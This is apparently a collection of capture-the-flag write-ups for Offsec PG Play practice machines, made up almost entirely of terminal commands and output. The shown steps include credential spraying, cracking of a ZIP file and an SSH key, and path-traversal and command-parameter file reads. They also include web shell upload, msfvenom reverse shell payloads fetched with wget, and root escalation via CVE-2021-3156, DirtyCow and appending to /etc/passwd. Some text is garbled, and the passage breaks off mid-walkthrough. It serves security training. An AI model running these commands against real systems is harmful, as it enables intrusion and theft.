wilmaf:x:1007:1007:Wilma Flintstone:/home/wilmaf:/bin/bash bettyr:x:1008:1008:Betty
Rubble:/home/bettyr:/bin/bash chandlerb:x:1009:1009:Chandler Bing:/home/chandlerb:/bin/bash
joeyt:x:1010:1010:Joey Tribbiani:/home/joeyt:/bin/bash rachelg:x:1011:1011:Rachel
Green:/home/rachelg:/bin/bash rossg:x:1012:1012:Ross Geller:/home/rossg:/bin/bash
monicag:x:1013:1013:Monica Geller:/home/monicag:/bin/bash phoebeb:x:1014:1014:Phoebe
Buffay:/home/phoebeb:/bin/bash scoots:x:1015:1015:Scooter McScoots:/home/scoots:/bin/bash
janitor:x:1016:1016:Donald Trump:/home/janitor:/bin/bash janitor2:x:1017:1017:Scott
Morrisson:/home/janitor2:/bin/bash
....
http://192.168.243.209/manage.php?file=../../../../etc/knockd.conf
```

```
└─(kali㉿kali)-[~/pgplay/KnockIt]
└─$ python3 knockit.py 192.168.243.209 22
```

• *

- ————— *
- | / / | | _ || | *
- | ' / _ _ _ _ | | _ | | | | *
- | < | ' \ / _ \ / _ || / / | | | _ | *
- | . \ | | | | Ø || (| < | | | | *
- | | | | | / _ || | _ _ _ | _ | *

● ★

• ★

- KnockIt v1.0 *
- Coded by thebish0p *
- <https://github.com/thebish0p/> *

[+] Knocking on port 192.168.243.209:22

```
└─(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.243.209 -u 5000 -t 8000 --scripts -- -n -Pn -sVC
```

Open 192.168.243.209:22

Open 192.168.243.209:80

```
└─(kali🌀kali)-[~/pgplay]
└─$ cat users.txt
marym
julied
```

fredf
barneyr
tomc
jerrym
wilmaf
bettyr
chandlerb
joeyt
rachelg
rossg
monicag
phoebeb
scoots
janitor
janitor2

(kali㉿kali)-[~/pgplay]

\$ cat password.txt

3kfs86sfd
468sdfsd2
4sfd87sfd1
RocksOff
TC&TheBoyz
B8m#48sd
Pebbles
BamBam01
UrAG0D!
Passw0rd
yN72#dsd
ILoveRachel
3248dsds7s
smellycats
YR3BVxxw87
Ilovepeepee
Hawaii-Five-0

(kali㉿kali)-[~/pgplay]

\$ crackmapexec ssh -u users.txt -p password.txt --port 22 192.168.243.209

SSH 192.168.243.209 22 192.168.243.209 [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u1

SSH 192.168.243.209 22 192.168.243.209 [+] chandlerb:UrAG0D!

``` ssh login with chandlerb/UrAG0D!

(kali㉿kali)-[~/pgplay]

\$ ssh chandlerb@192.168.243.209

**chandlerb@192.168.243.209's password:** UrAG0D!

``` Use `linpeas.sh`

chandlerb@dc-9:/tmp\$ wget 192.168.45.226/linpeas.sh

chandlerb@dc-9:/tmp\$ chmod +x linpeas.sh

chandlerb@dc-9:/tmp\$./linpeas.sh

[+] [CVE-2021-3156] sudo Baron Samedit

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: less probable

Tags: mint=19,ubuntu=18|20, debian=10

Download URL: <https://codeload.github.com/blasty/CVE-2021-3156/zip/main>

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: less probable

Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10

Download URL: <https://codelead.github.com/worawit/CVE-2021-3156/zip/main>

chandlerb@dc-9:/tmp\$ wget 192.168.45.226/exploit_nss.py

chandlerb@dc-9:/tmp\$ python3 exploit_nss.py

whoami

root

python3 -c 'import pty; pty.spawn("/bin/bash")'

root@dc-9:/root# cat proof.txt
2624180cea380c758fd21fef6529c78c
`` Also get local.txt in /home/fredf

```
root@dc-9:/root# find / -name "local.txt" -type f 2>/dev/null  
/home/fredf/local.txt  
root@dc-9:/root# cd /home/fredf  
root@dc-9:/home/fredf# cat local.txt  
fa5ddace596fdf75b9d3e85de0b00944
```

tags: Offsec PG Play Easy Linux # DriftingBlues6

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.217.219 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.217.219:80

PORT      STATE SERVICE REASON  VERSION
80/tcp    open  http    syn-ack Apache httpd 2.2.22 ((Debian))
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: driftingblues
|_ http-robots.txt: 1 disallowed entry
|_ /textpattern/textpattern
``` `http://192.168.217.219/robots.txt`
```

User-agent: \*

Disallow: /textpattern/textpattern

dont forget to add .zip extension to your dir-brute

;)

``` fuff+zip

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.217.219/FUZZ.zip -w /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt

# [Status: 200, Size: 750, Words: 44, Lines: 76, Duration: 57ms]
# [Status: 200, Size: 750, Words: 44, Lines: 76, Duration: 58ms]
spammer [Status: 200, Size: 179, Words: 3, Lines: 2, Duration: 54ms]
:: Progress: [220560/220560] :: Job [1/1] :: 743 req/sec :: Duration: [0:05:04] :: Errors: 0 ::
``` Go to `http://192.168.217.219/spammer.zip` to download, use john to crack the password
```

```
(kali㉿kali)-[~/pgplay]
└─$ zip2john spammer.zip > ziphash.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ john ziphash.txt --wordlist=/home/kali/rockyou.txt
```

myspace4 (spammer.zip/creds.txt)

``` Extract to get cred.txt

```
mayer:lionheart
``` You can log in to `http://192.168.217.219/textpattern/textpattern`
Search for [TextPattern CMS 4.8.7 - Remote Command Execution (Authenticated)] (https://www.exploit-db.com/exploits/49996)
, Go to `Content`->`files`uploadshell.php
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80
```

Go to <http://192.168.217.219/textpattern/files/shell.php>

``` After getting a reverse shell, use linpeas.sh

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
```

```
www-data@driftingblues:/tmp$ wget 192.168.45.192:8000/linpeas.sh
www-data@driftingblues:/tmp$ chmod +x linpeas.sh
www-data@driftingblues:/tmp$ ./linpeas.sh
```

```
[+] [CVE-2016-5195] dirtycow

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: [ debian=7|8 ], RHEL=5{kernel:2.6.(18|24|33)-*}, RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31}, RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7}, ubuntu=16.04|14.04|12.04
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here:
https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: [ debian=7|8 ], RHEL=5|6|7, ubuntu=14.04|12.04, ubuntu=10.04{kernel:2.6.32-21-generic}, ubuntu=16.04{kernel:4.4.0-21-generic}
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847
Comments: For RHEL/CentOS see exact vulnerable versions here:
https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
``` Search[CVE-2016-5195] (https://github.com/firefart/dirtycow), get rootafterget proof.txt in /root
```

```
www-data@driftingblues:/tmp$ wget 192.168.45.192:8000/dirty.c
www-data@driftingblues:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt
gcc -pthread dirty.c -o dirty -lcrypt
www-data@driftingblues:/tmp$ chmod +x dirty
chmod +x dirty
www-data@driftingblues:/tmp$./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: firefart
```

```
Complete line:
firefart:fiK57D3GJz/tk0:0:pwned:/root:/bin/bash
```

```
www-data@driftingblues:/ $ su firefart
Password: firefart
```

```
firefart@driftingblues:~# cat proof.txt
cat proof.txt
7bbf063e8ea7e88a004ef52884bf63ea
```

---

tags: Offsec PG Play Easy Linux # Election1

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.163.211 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.163.211:22
Open 192.168.163.211:80

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
| 2048 20:dl:ed:84:cc:68:a5:a7:86:f0:da:b8:92:3f:d9:67 (RSA)
|_ ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQCoqt4FP0lhkJOtTiMEUrVqRiCNKgQK22LJCOiValyoZf+bgOqsR4mIDjgpaJm/SDrAzRhVlDlDl6
apkv7T7iceuo5QDXyVRLWS+PfsEaGwGpEVtpTC1/BjDVVtohdzgErXS69pJhgo9a1yNgVrH/W2SUE1b36ODSNqVb690+aP6jjJdyh2wi8G
BlNMxBy6V5hR/qmFC55u7F/z5oG1tZxeZpDHbgdM94KRO9dR0WfKDIBQGa026GGcXtNl0wtui2UH065/6WgIGlLxgjppvOQUBMzj1SHuYq
nKQLZyQ18E8oxLZTjc6OC898TeYMytyKW0viUzeaqFxXPDwdI6G91J
|_ 256 78:89:b3:a2:75:12:76:92:2a:f9:8d:27:c1:08:a7:b9 (ECDSA)
|_ ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBO9gF8Fv+Uox9ftsV/DNkPNObtE4BiaXjwksbOizwtXBepSbhUTy
L5We/fWe7x62XW0CMFJWcuQsBNS7IyjsE=
|_ 256 b8:f4:d6:61:cf:16:90:c5:07:18:99:b0:7c:70:fd:c0 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINfCRDfwNshxW7uRiu76SMZx2hg865qS6TApHhvwKSH5
80/tcp open http syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```ffuf``` scan path
```

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.163.211/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/common.txt
```

```
.htpasswd [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 4640ms]
.htaccess [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 4641ms]
.hta [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 4645ms]
index.html [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 61ms]
javascript [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 60ms]
phpmyadmin [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 64ms]
phpinfo.php [Status: 200, Size: 95504, Words: 4715, Lines: 1170, Duration: 69ms]
robots.txt [Status: 200, Size: 30, Words: 1, Lines: 5, Duration: 62ms]
server-status [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 60ms]
:: Progress: [4727/4727] :: Job [1/1] :: 630 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
``` Check http://192.168.163.211/robots.txt
```

```
admin
wordpress
user
election
``` Only `http://192.168.163.211/election` is accessible; continue with `ffuf`
```

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.163.211/election/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/common.txt --recursion -fc 403
```

```
[INFO] Adding a new job to the queue: http://192.168.163.211/election/media/cache/FUZZ
[INFO] Starting queued job on target: http://192.168.163.211/election/themes/FUZZ
[INFO] Starting queued job on target: http://192.168.163.211/election/admin/ajax/FUZZ
[INFO] Starting queued job on target: http://192.168.163.211/election/admin/components/FUZZ
[INFO] Starting queued job on target: http://192.168.163.211/election/admin/css/FUZZ
[INFO] Starting queued job on target: http://192.168.163.211/election/admin/img/FUZZ
[INFO] Starting queued job on target: http://192.168.163.211/election/admin/inc/FUZZ
[INFO] Starting queued job on target: http://192.168.163.211/election/admin/js/FUZZ
```


[INFO] Starting queued job on target: http://192.168.163.211/election/admin/logs/FUZZ

[INFO] Starting queued job on target: http://192.168.163.211/election/admin/plugins/FUZZ

[INFO] Starting queued job on target: http://192.168.163.211/election/media/backgrounds/FUZZ

[INFO] Starting queued job on target: http://192.168.163.211/election/media/cache/FUZZ

``` Go to http://192.168.163.211/election/admin/logs/ and download system.log

```
[2020-01-01 00:00:00] Assigned Password for the user love: P@$w0rd@123
[2020-04-03 00:13:53] Love added candidate 'Love'.
[2020-04-08 19:26:34] Love has been logged in from Unknown IP on Firefox (Linux).
``` Use `love/P@$w0rd@123` to SSH login; in `/home/love` get `local.txt`
```

```
└─(kali㉿kali)-[~/pgplay]
└─$ ssh love@192.168.163.211
```

love@192.168.163.211's password: P@\$w0rd@123

love@election:~\$ cat local.txt

e81d3837536fe2582c4154e33570bbd3

``` linpeas.sh

```
love@election:~$ wget 192.168.45.212/linpeas.sh
love@election:~$ chmod +x linpeas.sh
love@election:~$./linpeas.sh
```

```
[+] [CVE-2021-3156] sudo Baron Samedit
```

```
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: mint=19,[ubuntu=18|20], debian=10
Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main
```

```
[+] [CVE-2021-3156] sudo Baron Samedit 2
```

```
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: centos=6|7|8,[ubuntu=14|16|17|18|19|20], debian=9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main
```

```
``` Use [CVE-2021-3156] (https://github.com/worawit/CVE-2021-3156?tab=readme-ov-file) get root, get proof.txt
in /root
```

love@election:~\$ wget 192.168.45.212/exploit_nss.py

love@election:~\$ python3 exploit_nss.py

whoami

root

python3 -c 'import pty; pty.spawn("/bin/bash")'

root@election:/root# cat proof.txt

946283e56080d5f7f2855432539c71c3

tags: [Offsec PG](#) [Play Easy Linux](#) [# Empire-breakout](#)

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.215.238 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.215.238:80
Open 192.168.215.238:139
Open 192.168.215.238:445
Open 192.168.215.238:10000
Open 192.168.215.238:20000

PORT      STATE SERVICE    REASON  VERSION
80/tcp    open  http       syn-ack Apache httpd 2.4.51 ((Debian))
139/tcp   open  netbios-ssn syn-ack Samba smbd 4.6.2
445/tcp   open  netbios-ssn syn-ack Samba smbd 4.6.2
10000/tcp open  http       syn-ack MiniServ 1.981 (Webmin httpd)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-favicon: Unknown favicon MD5: 340B042680743ABA77B0FEB886993622
|_ http-title: 200 &mdash; Document follows
|_ http-trane-info: Problem with XML parsing of /evox/about
20000/tcp open  http       syn-ack MiniServ 1.830 (Webmin httpd)
|_ http-title: 200 &mdash; Document follows
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: MiniServ/1.830
|_ http-favicon: Unknown favicon MD5: 82C826186EAA65613C4E7614FB7FEDAD
``` F12`192.168.215.238:80`page,has ```
don't worry no one will get here, it's safe to share with you my access. Its encrypted :)

+++++++[>+>>>++++++>+++++++<<<<-]>>+++++++.....>>+++++++-----.<+++++++-----
-----.>----->.....<<+.>-.----->+++++++<----->>-----<<++++++.+++++.
``` [dCode](https://www.dcode.fr/cipher-identifier)find `Trithemius Cipher`,[decode]
(https://www.dcode.fr/trithemius-cipher)afterget `.2uqPEfj3D<P'a-3` use`enum4linux` ```
(kali㉿kali)-[~/pgplay]
└─$ enum4linux 192.168.215.238

egprot_smb1_done: No compatible protocol selected by server.


Sharename      Type           Comment
-----
print$         Disk          Printer Drivers
IPC$           IPC           IPC Service (Samba 4.13.5-Debian)

...

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\cyber (Local User)
``` useaccount`cyber` password`.2uqPEfj3D<P'a-3`can login`https://192.168.215.238:20000/` has a
terminalcan start,downloadreverseshell use ![Empire-breakout_1.png](picture/Empire-breakout_1.png) ```
(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.45.242 LPORT=9001 -f elf > shell_9001

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001

wget 192.168.45.242/shell_9001
chmod +x shell_9001
./shell_9001
``` in `/home/cyber`find local.txt
```

```
cyber@breakout:/home/cyber$ wget 192.168.45.242/linpeas.sh
cyber@breakout:/home/cyber$ chmod +x linpeas.sh
cyber@breakout:/home/cyber$ ./linpeas.sh

===== Parent process capabilities
CapInh: 0x0000000000000000=
CapPrm: 0x0000000000000000=
CapEff: 0x0000000000000000=
CapBnd:
0x000001ffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap
CapAmb: 0x0000000000000000=

Files with capabilities (limited to 50):
/home/cyber/tar cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep

===== All relevant hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)
...
-rw----- 1 root root 17 Oct 20 2021 /var/backups/.old_pass.bak
...
''' tar has get file's, Check GTFOBins \(https://gtfobins.github.io/gtfobins/tar/#file-read\). I can use tar to get
/var/backups/.old_pass.bak, can obtain password; root password can get root; in /root can get proof.txt

cyber@breakout:/home/cyber$ LFILE=/var/backups/.old_pass.bak
cyber@breakout:/home/cyber$ ./tar xf "$LFILE" -I '/bin/sh -c "cat 1>&2"'
Ts&4&YurgtRX(=~h

cyber@breakout:/home/cyber$ su root
Password: Ts&4&YurgtRX(=~h

root@breakout:/home/cyber#
root@breakout:~# cat proof.txt
9f7b31b22a6c5a7a2dfd90139a0c87cd
```

tags: Offsec PG Play Easy Linux # EvilBox-One

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.220.212 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.220.212:22
Open 192.168.220.212:80

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 61  OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 44:95:50:0b:e4:73:a1:85:11:ca:10:ec:1c:cb:d4:26 (RSA)
|_ ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDsg5B3Ae75r4szTNFqG247Ea8vKjxulITlFGE9YEK4KLJA86TskXQn9E24yX4cYMoF0WDn7JD782
HfHCrV74r8nU2kVTw5Y8ZRyBEqDwk6vmOzMvq1Kzrcj+i4f17saErC9YVgx5/33e7UkLXt3MYVjVPiEkf/sxWxS4b6N0+JlxiISNcoL/km
G3L7McJzX6Qx6cWtauJf3H0xNtZJ94WetHARSpUyIsn83P+Quxa/uaUgGPx4EkHL7Qx3AVIBbKA7uDet/pZUchcPq/4gv25DKJH4XItY+5
/yNQo1EMd6Ra5A9SmnhWjSxdFqTGHpdKnyYHr4VeZ7cpvpQnoiV4y9
|_ 256 27:db:6a:c7:3a:9c:5a:0e:47:ba:8d:81:eb:d6:d6:3c (ECDSA)
|_ ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJdleEd7RFnYXv0fbc4pC3l/OWWVAe8GNgoY3hK3C5t1UCvQF+LUFK
qe5esCmzIkA8pvpNwEqxC8I2E5XjUtIBo=
|_ 256 e3:07:56:a9:25:63:d4:ce:39:01:c1:9a:d9:fe:de:64 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICqX8NlpHPg67roxI6Xi8VzNZqC5Uj9KHdAnOcD6/q5/
80/tcp    open  http      syn-ack ttl 61  Apache httpd 2.4.38 ((Debian))
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```ffuf`scan
```

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.220.212/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt

secret [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 63ms]
[Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 63ms]
:: Progress: [87664/87664] :: Job [1/1] :: 47 req/sec :: Duration: [0:03:20] :: Errors: 0 ::
scan, a `.php`
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.220.212/secret/FUZZ.php -w /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt

evil [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 68ms]
[Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 64ms]
:: Progress: [87664/87664] :: Job [1/1] :: 20 req/sec :: Duration: [0:03:12] :: Errors: 0 ::
```enter,TryTry`LFIScan
```

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.220.212/secret/evil.php?FUZZ=/etc/passwd -w /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -fw 1
```

```
command [Status: 200, Size: 1398, Words: 13, Lines: 27, Duration: 67ms]
:: Progress: [220560/220560] :: Job [1/1] :: 287 req/sec :: Duration: [0:07:34] :: Errors: 0 ::
``` Go to`http://192.168.220.212/secret/evil.php?command=/etc/passwd`can ![EvilBox-One_1.png]
(picture/EvilBox-One_1.png) TryGo to`/home/mowree/.ssh/id_rsa` `mowree`'s key
`http://192.168.220.212/secret/evil.php?command=/home/mowree/.ssh/id_rsa` ![EvilBox-One_2.png]
(picture/EvilBox-One_2.png) ```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: DES-EDE3-CBC, 9FB14B3F3D04E90E
```

```
uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEk1zONt+x4AO6FmjFmR8RUpwMHurmbRC6
hgyoiV8vqpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQUtTacjZZ8EJzoe
o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyutNB0SA1GAQfZjqsldugHjZ1t17mldb
+gzWGBUmKTOLO/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0tOfsuot
b7A9XTubgElslUEm8fGW64kX3x3LtXRsoR12n+krZ6T+IOTzThMWExR1Wxp4Ub/k
HtXTzdvdQBbgBf4h08qyCOxGEaVZHKaV/ynGnOv0zh1Z+z163SjppVPK07H4bdLg
9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+NOofUrVtfJZ/OnhtMKW+M948EgnY
zh7Ffq1K1MjZHXnIS3bdc14MFV0F3Hpx+iDukvyfeeWKuoeUuvzNfVKVPZKqyaJu
rRqnXyW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdat5PGdJFKKVLs+bD1
tHBy6UOhKcN3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtlU9UrePLh/Xs
94KATK4joOIW08GnPdKBI+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYWm
VD5pEdAybKBfBG/xVu2CR378BRKz1JkiyqRjXQLoFMVDz3I30RpjbpFYQs2Dm2M7
Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQ1Si94IHxAPv14vyCoPLW89JzsNDsvG8P
hrkWRpPIwPzKdtMPwQbkPu4ykqgKkYYRmV1fX8oeis3C1hCjqvp3Lth0QDI+7Shr
Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NnG1RqMmJK+StmqR
IIk3DRRkvMxxCm12g2DotRUGT2+mgaZ3nq55eqzXRh0U1P5QfhO+V8WzbVzhP6+R
MtqgW1L0iAgB4CnTIud6DpXQtR91//9alrXa+4nWcDW2GoKj1jxOKNK8jXs58SnS
62LrvCNZVokZjql8Xi7xLOXbEk0gtpItLtX7xAHLFTVZt4UH6csOcwq5vvJAGh69
Q/ikz5XmyQ+wWQEeQDzNe0j9zBh1+lzrdmt0m7hI5WnIJakEM2vqCqluN5CEs4u8
plia+meL0JVLobfnUgxi3Qzm9SF2pifQdePVU4GXGhIOBUf34bts0iEIDf+qx2C
pwxoAe1tMmIn1ZfR2sKV1IeHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X
KREAj3S0pMplP/ZcXjRLO1ESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa
i99+vYdwe8+8nJq4/WXhkn+VTYXndET2H0fFNTFAqbK2HGy6+6qS/4Q6DVVxTHdp
4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrmmQVFLKs2I/
8kOVjIjFKkGQ4rNRWKVoo/HaRoI/f2G6tbEiOVclUMT8iutAg8S4VA==
-----END RSA PRIVATE KEY-----
``` use`ssh2john`crackcanget password`unicorn`
```

```
(kali㉿kali)-[~/pgplay]
└─$ ssh2john id_rsa > mowree.hash
```

```
(kali㉿kali)-[~/pgplay]
└─$ john --wordlist=/home/kali/rockyou.txt mowree.hash
```

```
unicom (id_rsa)
``` loginmowreeafterin /home/mowreecan get local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ chmod 600 id_rsa

(kali㉿kali)-[~/pgplay]
└─$ ssh -i id_rsa mowree@192.168.220.212

Enter passphrase for key 'id_rsa': unicorn

mowree@EvilBoxOne:~$ cat local.txt
3671804clea3dlad2a0613dd76297df2
``` use`linpeas.sh`
```

```
mowree@EvilBoxOne:~$ wget 192.168.45.227/linpeas.sh
mowree@EvilBoxOne:~$ chmod +x linpeas.sh
mowree@EvilBoxOne:~$ ./linpeas.sh
```

```
=====|| Permissions in init, init.d, systemd, and rc.d
↳ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#init-init-d-systemd-and-rc-d
```

```
=====|| Hashes inside passwd file? ..... No
```

```
=| Writable passwd file? ..... /etc/passwd is writable
=| Credentials in fstab/mtab? ..... No
=| Can I read shadow files? ..... No
=| Can I read shadow plists? ..... No
=| Can I write shadow plists? ..... No
=| Can I read opasswd file? ..... No
=| Can I write in network-scripts? ..... No
=| Can I read root folder? ..... No
"" root /etc/passwd, toor can get proof.txt in /root
```

```
mowree@EvilBoxOne:~$ echo "toor:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash" >> /etc/passwd

mowree@EvilBoxOne:~$ su toor
Contraseña:
root@EvilBoxOne:~# cat proof.txt
a014395862122d3cbb7eef68b50302a3
```

tags: Offsec PG Play Easy Linux # FunboxEasy

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.211.111 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.211.111:22
Open 192.168.211.111:80
Open 192.168.211.111:33060

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_ gym
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.41 (Ubuntu)
33060/tcp open  mysqlx? syn-ack
``` busterscan,scanget `192.168.211.111/store`, has
`http://192.168.211.111/store/database/readme.txt.txt`insidehas accountpassword `admin/admin`
```

```
(kali㉿kali)-[~/pgplay]
└─$ feroxbuster -u http://192.168.211.111 -q -w /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
```

```
...
3: complete http://192.168.211.111/store/
59: complete http://192.168.211.111/store/template/
62: complete http://192.168.211.111/store/database/
200 GET 16l 134w 791c http://192.168.211.111/store/database/readme.txt.txt
200 GET 230l 2013w 15115c http://192.168.211.111/store/database/www_project.sql
...
```

```
(kali㉿kali)-[~/pgplay]
└─$ python3 47887.py http://192.168.211.111/store

(kali㉿kali)-[~/pgplay]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.45.223 LPORT=9001 -f elf > shell_9001

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001
```

```
RCE $ wget 192.168.45.223/shell_9001
RCE $ chmod +x shell_9001
RCE $./shell_9001
python3 -c 'import pty; pty.spawn("/bin/bash")'
``` /home/tonyhas a filepassword.txt
```

```
www-data@funbox3:/home/tony$ cat password.txt
ssh: yxcvbnmYYY
gym/admin: asdfghjklXXX
/store: admin@admin.com admin
``` usesshlogintony's account,`sudo -l`afterCheck[GTFobins]
(https://gtfobins.github.io/gtfobins/pkexec/#sudo)'s pkexec, can get root shell
```

```
(kali㉿kali)-[~/pgplay]
└─$ ssh tony@192.168.211.111
```

```
tony@funbox3:~$ sudo -l
Matching Defaults entries for tony on funbox3:
